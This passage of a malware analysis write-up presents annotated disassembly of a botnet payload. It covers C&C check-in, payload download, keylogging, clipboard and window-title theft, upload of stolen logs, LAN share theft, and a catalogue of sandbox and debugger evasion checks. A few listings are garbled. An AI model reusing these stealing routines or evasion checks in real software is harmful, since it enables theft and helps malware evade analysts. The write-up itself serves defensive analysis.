00405A0B push    ecx
00405A0C push    offset a3_9_4   ; "3.9.4"
00405A11 lea     edx, [ebp+var_1628]
00405A17 push    edx
00405A18 lea     eax, [ebp+var_1830]
00405A1E push    eax
00405A1F lea     ecx, [ebp+var_1A38]
00405A25 push    ecx
00405A26 push    offset aCmd1UidSOsSAvS ; "cmd=1&uid=%s&os=%s&av=%s&version=%s&qua"...
00405A2B mov     edx, [ebp+var_8]
00405A2E push    edx
00405A2F call    ds:wsprintfW
00405A35 add     esp, 1Ch
00405A38 jmp     short loc_405A

; const WCHAR aCmd1UidSOsSAvS
aCmd1UidSOsSAvS:
unicode 0, <cmd=1&uid=%s&os=%s&av=%s&ve>
unicode 0, <rsion=%s&quality=%i>,0
```

Implementation of the commands requested by the C&C (selected examples):

Downloading specified payload form the C&C:




```
00403B5C push    eax
00403B5D push    offset VarName  ; "TEMP"
00403B62 call    getenv
00403B67 add     esp, 4
00403B6A push    eax
00403B6B push    offset aSD_D_S  ; "%s\\%d_%d.%s"
00403B70 lea     eax, [ebp+Dest]
00403B76 push    eax             ; Dest
00403B77 call    sprintf
00403B7C add     esp, 18h
00403B7F mov     [ebp+var_109], 1
00403B86 call    clock
00403B8B mov     ecx, [ebp+Dst]
00403B91 add     eax, [ecx+51Ch]
00403B97 mov     [ebp+var_110], eax
```

```
00403B9D
00403B9D loc_403B9D:
00403B9D movzx   edx, [ebp+var_109]
00403BA4 test    edx, edx
00403BA6 jz      short loc_403BF6
```

```
00403BA8 push    0                   ; LPBINDSTATUSCALLBACK
00403BAA push    0                   ; DWORD
00403BAC lea     eax, [ebp+Dest]
00403BB2 push    eax                 ; LPCSTR
00403BB3 mov     ecx, [ebp+Dst]
00403BB9 add     ecx, 4
00403BBC push    ecx                 ; LPCSTR
00403BB                              UNKNOWN
00403BB  call    URLDownloadToFileA
00403BC
00403BCA cmp     [ebp+var_118], 0
00403BD1 jnz     short loc_403BE0
```


```
00403BF6
00403BF6 loc_403BF6:
00403BF6 mov     eax, [ebp+Dst]
00403BFC push    eax                 ; lpAddress
00403BFD call    FreeBuffer
00403C02 add     esp, 4
00403C05 push    0
00403C07 call    _endthreadex
00403C0C add     esp, 4
00403C0F xor     eax, eax
00403C11 mov     esp, ebp
00403C13 pop     ebp
00403C14 retn    4
00403C14 downloadPayload endp
00403C14
```

Keylogger (fragment)




```
0040794D push    edx             ; dwhkl
0040794E push    0               ; wFlags
00407950 push    10h             ; cchBuff
00407952 lea     eax, [ebp+pwszBuff]
00407958 push    eax             ; pwszBuff
00407959 lea     ecx, [ebp+KeyState]
0040795F push    ecx             ; lpKeyState
00407960 movsx   edx, [ebp+arg_0]
00407964 push    edx             ; wScanCode
00407965 movsx   eax, [ebp+arg_0]
00407969 push    eax             ; wVirtKey
0040796A call    ds:ToUnicodeEx
00407970 push    10h             ; nVirtKey
00407972 call    ds:GetKeyState
00407978 movsx   ecx, ax
0040797B and     ecx, 80h
00407981 xor     edx, edx
00407983 cmp     ecx, 80h
00407989 setz    dl
0040798C mov     [ebp+var_109], dl
00407992 push    14h             ; nVirtKey
00407994 call    ds:GetKeyState
```

Framegrabber (fragment)




```
00407BA5 xor     eax, eax
00407BA7 mov     [ebp+String], ax
00407BAE push    206h                ; Size
00407BB3 push    0                   ; Val
00407BB5 lea     ecx, [ebp+var_82E]
00407BBB push    ecx                 ; Dst
00407BBC call    memset
00407BC1 add     esp, 0Ch
00407BC4 push    104h                ; nMaxCount
00407BC9 lea     edx, [ebp+String]
00407BCF push    edx                 ; lpString
00407BD0 call    ds:GetForegroundWindow
00407BD6 push    eax                 ; hWnd
00407BD7 call    ds:GetWindowTextW
00407BDD test    eax, eax
00407BDF jle     short loc_407C0E

00407BE1 lea     eax, [ebp+String]
00407BE7 push    eax
00407BE8 push    offset aSTime    ; "\n[ %s | Time - "
00407BED lea     ecx, [ebp+var_620]
00407BF3 push    ecx              ; LPWSTR
00407BF4 call    ds:wsprintfW
00407BFA add     esp, 0Ch
00407BFD push    1                ; char
00407BFF lea     edx, [ebp+var_620]
00407C05 push    edx              ; Str
00407C06 call    logToFile
```

Steal Clipboard content (fragment):



```
00407EC8 push    0Dh                 ; uFormat
00407ECA call    ds:GetClipboardData
00407ED0 mov     [ebp+hMem], eax
00407ED3 mov     eax, [ebp+hMem]
00407ED6 push    eax                 ; hMem
00407ED7 call    ds:GlobalLock
00407EDD mov     [ebp+Str], eax
00407EE0 mov     ecx, [ebp+Str]
00407EE3 push    ecx                 ; Str
00407EE4 call    wcslen
00407EE9 add     esp, 4
00407EEC cmp     eax, 104h
00407EF1 jnb     short loc_407F1F

00407EF3 push    0                ; char
00407EF5 push    offset aClipbrd  ; "\nCLIPBRD:\n"
00407EFA call    logToFile
00407EFF add     esp, 8
00407F02 push    0                ; char
00407F04 mov     edx, [ebp+Str]
00407F07 push    edx              ; Str
00407F08 call    logToFile
00407F0D add     esp, 8
00407F10 push    0                ; char
00407F12 push    offset asc_413240 ; "\n"
00407F17 call    logToFile
00407F1C add     esp, 8
```

The stolen content (i.e. logged keys) is saved in a file(***logs.rar***). Further, the file is read and uploaded to the C&C:




```
00408276
00408276 loc_408276:                ; hTemplateFile
00408276 push    0
00408278 push    0                  ; dwFlagsAndAttributes
0040827A push    3                  ; dwCreationDisposition
0040827C push    0                  ; lpSecurityAttributes
0040827E push    1                  ; dwShareMode
00408280 push    80000000h          ; dwDesiredAccess
00408285 push    offset aLogs_rar_0 ; "logs.rar"
0040828A call    ds:CreateFileW
00408290 mov     [ebp+hFile], eax
00408296 cmp     [ebp+hFile], 0FFFFFFFFh
0040829D jz      short loc_408302
```

```
0040829F push    0                  ; lpFileSizeHigh
004082A1 mov     edx, [ebp+hFile]
004082A7 push    edx                ; hFile
004082A8 call    ds:GetFileSize
004082AE mov     [ebp+var_140], eax
004082B4 mov     eax, [ebp+hFile]
004082BA push    eax                ; hObject
004082BB call    ds:CloseHandle
004082C1 cmp     [ebp+var_140], 0
004082C8 jbe     short loc_4082F7
```

```
004082CA mov     ecx, [ebp+lpBuffer]
004082D0 push    ecx                ; lpFileName
004082D1 mov     edx, [ebp+arg_C]
004082D4 add     edx, 618h
004082DA push    edx                ; lpWideCharStr
004082DB call    _sendFile
004082E0 add     esp, 8
004082E3 movzx   eax, al
004082E6 test    eax, eax
004082E8 jz      short loc_4082F5
```


Wrapping the file in a POST request:



```
00410202 add     esp, 4
00410205 mov     esi, eax
00410207 add     esi, [ebp+var_1C]
0041020A add     esi, [ebp+nNumberOfBytesToRead]
0041020D mov     eax, [ebp+var_2C]
00410210 push    eax                ; Str
00410211 call    strlen
00410216 add     esp, 4
00410219 lea     ecx, [esi+eax+2]
0041021D mov     [ebp+var_C], ecx
00410220 push    400h               ; dwSize
00410225 call    allocBuffer
0041022A add     esp, 4
0041022D mov     [ebp+buf], eax
00410230 mov     edx, [ebp+var_24]
00410233 push    edx
00410234 mov     eax, [ebp+var_C]
00410237 push    eax
00410238 mov     ecx, [ebp+name]
0041023B push    ecx
0041023C mov     edx, [ebp+var_4]
0041023F push    edx
00410240 push    offset aPostSHttp1_0_2 ; "POST %s HTTP/1.0\r\nHost: %s\r\nCookie:"...
00410245 mov     eax, [ebp+buf]
00410248 push    eax                ; LPSTR
00410249 call    ds:wsprintfA
0041024F add     esp, 18h
00410252 mov     [ebp+var_35], 0
00410256 mov     ecx, dword ptr [ebp
00410259 push    ecx                ; _
0041025A mov     edx, [ebp+name]
0041025D push    edx                ; n
0041025E call    sub_40F880
00410263 add     esp, 8
00410266 mov     [ebp+s], eax
00410269 cmp     [ebp+s], 0FFFFFFFFh
0041026D jz      loc_41032F

00410273 mov
```

```
; CHAR aPostSHttp1_0_2[]
aPostSHttp1_0_2 db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: _sendFile+230↑o
                db 'Host: %s',0Dh,0Ah
                db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
                db '100101 Firefox/35.0',0Dh,0Ah
                db 'Connection: close',0Dh,0Ah
                db 'Content-Length: %d',0Dh,0Ah
                db 'Content-Type: multipart/form-data; boundary=---------------------'
                db '------%d',0Dh,0Ah
```

Also, success and failure of every task requested by the C&C is reported by the bot:




```
004059F1 cmp     [ebp+var_1A78], 1
004059F8 jz      short loc_405A3A
```

```
cmp     [ebp+var_1A78], 2
jz      short loc_405A52
```

```
00405A52
00405A52 loc_405A52:
00405A52 mov     edx, [ebp+arg_0]
00405A55 push    edx
00405A56 push    offset aFail1Task_idS ; "fail=1&task_id=%S"
00405A5B mov     eax, [ebp+var_8]
00405A5E push    eax             ; LPWSTR
00405A5F call    ds:wsprintfW
00405A65 add     esp, 0Ch
```

```
00405A3A
00405A3A loc_405A3A:
00405A3A mov     eax, [ebp+arg_0]
00405A3D push    eax
00405A3E push    offset aExec1Task_idS ; "exec=1&task_id=%S"
00405A43 mov     ecx, [ebp+var_8]
00405A46 push    ecx             ; LPWSTR
00405A47 call    ds:wsprintfW
00405A4D add     esp, 0Ch
00405A50 jmp     short loc_405A68
```


This malware is a threat not only for a local computer. It also scans LAN searching for shared resources and steals them:



```
0040A60A push    208h            ; Size
0040A60F push    0               ; Val
0040A611 lea     ecx, [ebp+var_210]
0040A617 push    ecx             ; Dst
0040A618 call    memset
0040A61D add     esp, 0Ch
0040A620 mov     edx, [ebp+var_4]
0040A623 push    edx
0040A624 mov     eax, [ebp+var_214]
0040A62A push    eax
0040A62B push    offset a192_168_D_D ; "\\\\192.168.%d.%d"
0040A630 lea     ecx, [ebp+var_210]
0040A636 push    ecx             ; LPWSTR
0040A637 call    ds:wsprintfW
0040A63D add     esp, 10h
0040A640 lea     edx, [ebp+var_210]
0040A646 push    edx
0040A647 call    stealShared
0040A64C add     esp, 4
0040A64F jmp     short loc_40A5F8
```

```
0040A5F8
0040A5F8 loc_40A5F8:
0040A5F8 mov     eax, [ebp+var_4]
0040A5FB add     eax, 1
0040A5FE mov     [ebp+var_4], eax
```

Steal shared (fragment):



```
00409DC0 push    ebp
00409DC1 mov     ebp, esp
00409DC3 sub     esp, 460h
00409DC9 xor     eax, eax
00409DCB mov     [ebp+Dest], ax
00409DD2 push    206h                ; Size
00409DD7 push    0                   ; Val
00409DD9 lea     ecx, [ebp+Dst]
00409DDF push    ecx                 ; Dst
00409DE0 call    memset
00409DE5 add     esp, 0Ch
00409DE8 mov     [ebp+var_1C], offset aShareddocs ; "SharedDocs"
00409DEF mov     [ebp+var_18], offset aAdmin ; "ADMIN$"
00409DF6 mov     [ebp+var_14], offset aC ; "C$"
00409DFD mov     [ebp+var_10], offset aD ; "D$"
00409E04 mov     [ebp+var_C], offset aE ; "E$"
00409E0B mov     [ebp+var_8], offset aC_0 ; "C"
00409E12 mov     [ebp+var_4], offset aD_0 ; "D"
00409E19 xor     edx, edx
00409E1B mov     [ebp+Filename], dx
00409E22 push    206h                ; Size
```

Defensive techniques

The payload also contains an extensive set of various defensive functions.

In addition to the well-known checks – like *isDebuggerPresent*, we can find some that are less spread – like checking the user name against names used by known sandboxes: “maltest”, “tequilaboomboom”,”sandbox”, “virus”, “malware”. Full set explained below:

- **is debugger present,** via: *IsDebuggerPresent*
- **is remote debugger presen**t, via: *CheckRemoteDebuggerPresent(GetCurrentProcess(), pDebuggerPresent)*
- **check if running under Wine**, via: *GetProcAddress(GetModuleHandleW(“kernel32.dll”), “wine_get_unix_file_name”)*

Check presence of blacklisted substrings (ignore case):

- **username** via: *GetUserNameW* vs {“*MALTEST*“, “*TEQUILABOOMBOOM*“, “*SANDBOX*“, “*VIRUS*“,”*MALWARE*“}
- **current module name**, via: *GetModuleNameW* vs {“*SAMPLE*“, “*VIRUS*“, “*SANDBOX*” }
- **BIOS version**, via registry key: “*HARDWARE\Description\System*“, value “***SystemBiosVersion***” against: {“*VBOX*“, “*QEMU*“, “*BOCHS*“}
- **BIOS version**, via registry key: “*HARDWARE\Description\System*“, value “***VideoBiosVersion***” against: “*VIRTUALBOX*“

- **SCSI** : via registry key: "*HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id*", value "*Identifier*"), against {"*VMWARE*", "*VBOX*", "*QEMU*"}

Check presence of:

- **VMWareTools**, via registry key: *SOFTWARE\VMware, Inc.\VMware Tools*
- **VBoxGuestAdditions**, via registry key: *SOFTWARE\Oracle\VirtualBox Guest Additions*

Conclusion

Malware analysts usually deal with just one piece of the puzzle from the following set – the malicious payload. Having a look at full packages, like the one described above, helps to see the bigger picture.

It also gives a good overview on how the actions of distributing malware are coordinated. As we can see, criminals are provided with a very easy way to bootstrap their own malicious C&C. It doesn't really require advanced technical skills to become a botnet owner. We live in age when malware is a weapon available to the masses – that's why it is so crucial for everyone to have a solid and layered protection.